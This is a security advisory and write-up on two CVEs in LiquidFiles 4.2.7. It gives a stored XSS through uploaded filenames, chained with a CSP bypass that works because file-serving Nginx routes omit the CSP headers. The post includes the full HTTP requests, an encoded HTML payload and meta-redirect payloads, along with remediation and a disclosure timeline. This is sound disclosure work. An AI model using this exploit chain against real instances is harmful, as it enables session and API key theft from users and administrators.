CVE-2026-36162, CVE-2026-36163: Bypassing CSP to exploit Stored XSS in LiquidFiles
A stored cross-site scripting (XSS) vulnerability was identified in LiquidFiles 4.2.7. A low-privileged attacker could execute arbitrary JavaScript code in the context of a victim’s browser. The attack chain bypasses any Content Security Policy (CSP) configured on the application, including the default policy.



CVE-2026-36162, CVE-2026-36163: Bypassing CSP to exploit Stored XSS in LiquidFiles
Impact
The impact depends on the victim’s privilege level. If an administrative user falls victim to the attack, the consequences include complete instance compromise, sensitive data exposure, and loss of system availability. For a demonstration, see the Video PoC section.
Affected Software
- LiquidFiles 4.2.7 (tested)
- Versions prior to 4.2.7 are most likely affected as well
Product description
LiquidFiles is a file transfer solution delivered as a virtual appliance that can be self-hosted or deployed in the cloud. It is popular in the healthcare and government sectors. At the time of writing, Shodan lists over 1000 instances exposed to the internet.
Connect with the author on LinkedIn

Remediation
Update software to version 4.2.8 or higher.
Writeup
Discovering XSS
During some dedicated research time at Securing, I decided to take a closer look at LiquidFiles software. My goal for the next couple of days was to sharpen my Ruby on Rails code review skills and, hopefully, find an impactful bug.
After setting up the environment and securing root access to the appliance so I could see the code, I decided to look at one of the application’s core features: file upload. I was looking for an XSS entry point, but both the application and the main API were rejecting my payloads.
Since I did not know much about the product at the time, I reminded myself that a couple of minutes spent reading the documentation might save hours of reading code. This proved to be true and I learned about an alternative upload path, the JSON-based File Upload, part of the Share API. This time, the classic payload was accepted, resulting in the filename polluting the database.
HTTP request:
POST /shares/share10/folders/17d0fe5b-d0f6-49c5-a457-1e0d9ee9e376/files HTTP/1.1
Host: liquidfiles.local
Authorization: Basic [...]NDo=
Accept: application/json
Content-Type: application/json
Content-Length: 64

{
    "file": {
        "name": "<img src=0 onerror=alert(1)>",
        "data": ""
    }
}
The next step was to find a sink that would execute the payload. It turned out that renaming a file produced an activity log entry in which the old filename was rendered without proper HTML encoding.
HTTP request:
PUT /shares/share10/folders/17d0fe5b-d0f6-49c5-a457-1e0d9ee9e376/files/img-src-0 onerror-alert-1/rename HTTP/1.1
Host: liquidfiles.local
Authorization: Basic [...]NDo=
Accept: application/json
Content-Type: application/json
Content-Length: 22

{
    "new_name": "new.txt"
}
After a user visited the activity log page, their browser would render the payload.
There was a catch. LiquidFiles instances have a strict CSP configured by default that prevents JavaScript execution.

Bypassing CSP
I initially tried to bypass the policy itself, but sadly, it did not work. I started with attempts to upload a JavaScript file and reference it as an external script. This approach failed because, after the file is uploaded, the application infers its content type and the server later uses it when serving the file. Detection is performed by a custom script that relies on the ‘sfile’s binary. Long story short, no matter the JavaScript contents, I could not trick it into classifying my file as text/javascript.
I could not find a way to bypass the policy, given the strong configuration of its directives. This gave me an idea: perhaps some endpoints in the application simply omit CSP headers from their responses. I took a step back and looked at the overall architecture. The main application was sitting behind a reverse proxy. Reviewing the Nginx configuration files revealed that several routes did not have the CSP headers set. One of those routes served uploaded files directly to users. Likely a performance decision, since Nginx can serve static files significantly faster than a Ruby application.
Before digging deeper, let’s do a quick recap:
- Stored XSS was found, but JavaScript execution was prevented by CSP.
- It was not possible to upload a JavaScript file to the application’s origin and later reference it as an external script source due to the content type issue.
- An endpoint serving uploaded files existed that did not set the CSP headers at all.
At this point, I also confirmed that I could upload a plain HTML file and it would be served with the desired text/html content type. However, the attack was not that straightforward. Simply sending the preview URL to a victim would not work. The server validated the Referer HTTP request header and would redirect the client if validation failed. I could wait for a victim to browse to my file, but that was an unlikely scenario. Instead, I decided to use the previous XSS gadget to lead the victim to my HTML file (any HTML injection in the application would do the job, though). This way, an admin inspecting the file share logs could be attacked.
The full chain looks as follows:
- Upload an HTML file with the payload to be executed in the victim’s browser.
HTTP request:
POST /shares/share10/folders/17d0fe5b-d0f6-49c5-a457-1e0d9ee9e376/files HTTP/1.1
Host: liquidfiles.local
Authorization: Basic [...]NDo=
Accept: application/json
Content-Type: application/json
[...]
Content-Length: 140

{
    "file": {
        "name": "payload.html",
        "data": "PCFET0NUWVBFIGh0bWw+PGh0bWw+PGJvZHk+PHNjcmlwdD5hbGVydCgyKTs8L3NjcmlwdD48L2JvZHk+ PC9odG1sPg=="
    }
}
Decoded payload:
<!DOCTYPE html><html><body><script>alert(2);</script></body></html> 2. Use the XSS gadget to upload a file that redirects the victim to the file preview endpoint and passes the Referer header validation.
HTTP request:
POST /shares/share10/folders/17d0fe5b-d0f6-49c5-a457-1e0d9ee9e376/files HTTP/1.1
Host: liquidfiles.local
Authorization: Basic [...]NDo=
Accept: application/json
Content-Length: 219
Content-Type: application/json

{
    "file": {
        "name": "<meta name=\"referrer\" content=\"origin\"><meta httpequiv=\"refresh\" content=\"0;url=/shares/share10/folders/17d0fe5b-d0f6-49c5a457-1e0d9ee9e376/files/payload-html/view/foo\">",
        "data": "YmFy"
    }
}
The payload consists of two HTML meta elements. They allow victim redirection without violating CSP. The first satisfies the Referer header validation enforced by the GET /shares/:shareId/folders/:folderId/files/:fileId/view/foo endpoint. It works because the path is stripped from the Referer header, leaving only the origin part. The second initiates a redirect to the attacker-controlled path.
3. Rename the file from step 2. This action generates the activity log entry.
4. Wait for the victim to visit the activity log page. Alternatively, send them the link to that page and be persuasive enough to make them visit it. Their browser will send the following request:
GET /shares/share10/folders/17d0fe5b-d0f6-49c5-a457-1e0d9ee9e376/files/payload
html/view/foo HTTP/1.1
Host: liquidfiles.local
[...]
Referer: https://liquidfiles.local/
Cookie: _filetransfer_session=[...]
HTTP response:
HTTP/1.1 200 OK
Date: Sun, 15 Feb 2026 10:36:41 GMT
Content-Type: text/html; charset=utf-8
[...]
Content-Length: 67

<!DOCTYPE html>
<html>
<body>
    <script>
        alert(2);
    </script>
</body>
</html>
Most importantly, the response is missing the CSP header. As a result, the JavaScript in the response body is being executed in the context of the victim’s web browser.

Video PoC
The video demonstrates a full exploitation chain in action, resulting in an administrator’s API key theft. Alice is the attacker (left hand side) and Bob is the victim (right hand side).
Timeline
The timeline for this disclosure process can be found below:
- Feb 17, 2026: Disclosure of the vulnerability to the LiquidFiles team via email.
- Feb 17, 2026: LiquidFiles team requested submission via their support portal.
- Feb 17, 2026: Details of the vulnerability were shared with the LiquidFiles team via the support portal.
- Feb 19, 2026: The LiquidFiles team requested remote access to our test environment to validate the fix, but the request was denied.
- Feb 19, 2026: We submitted a CVE request to MITRE.
- Feb 23, 2026: A patched version of LiquidFiles (4.2.8) was released.
- Feb 26, 2026: We confirmed that the reported vulnerability had been fixed.
- July 1, 2026: We published this blog post.
Credits
Aleksander Młodak (SecuRing)
References
- LiquidFiles: https://www.liquidfiles.com/
- LiquidFiles release notes: https://docs.liquidfiles.com/release_notes/version_4-2-x.html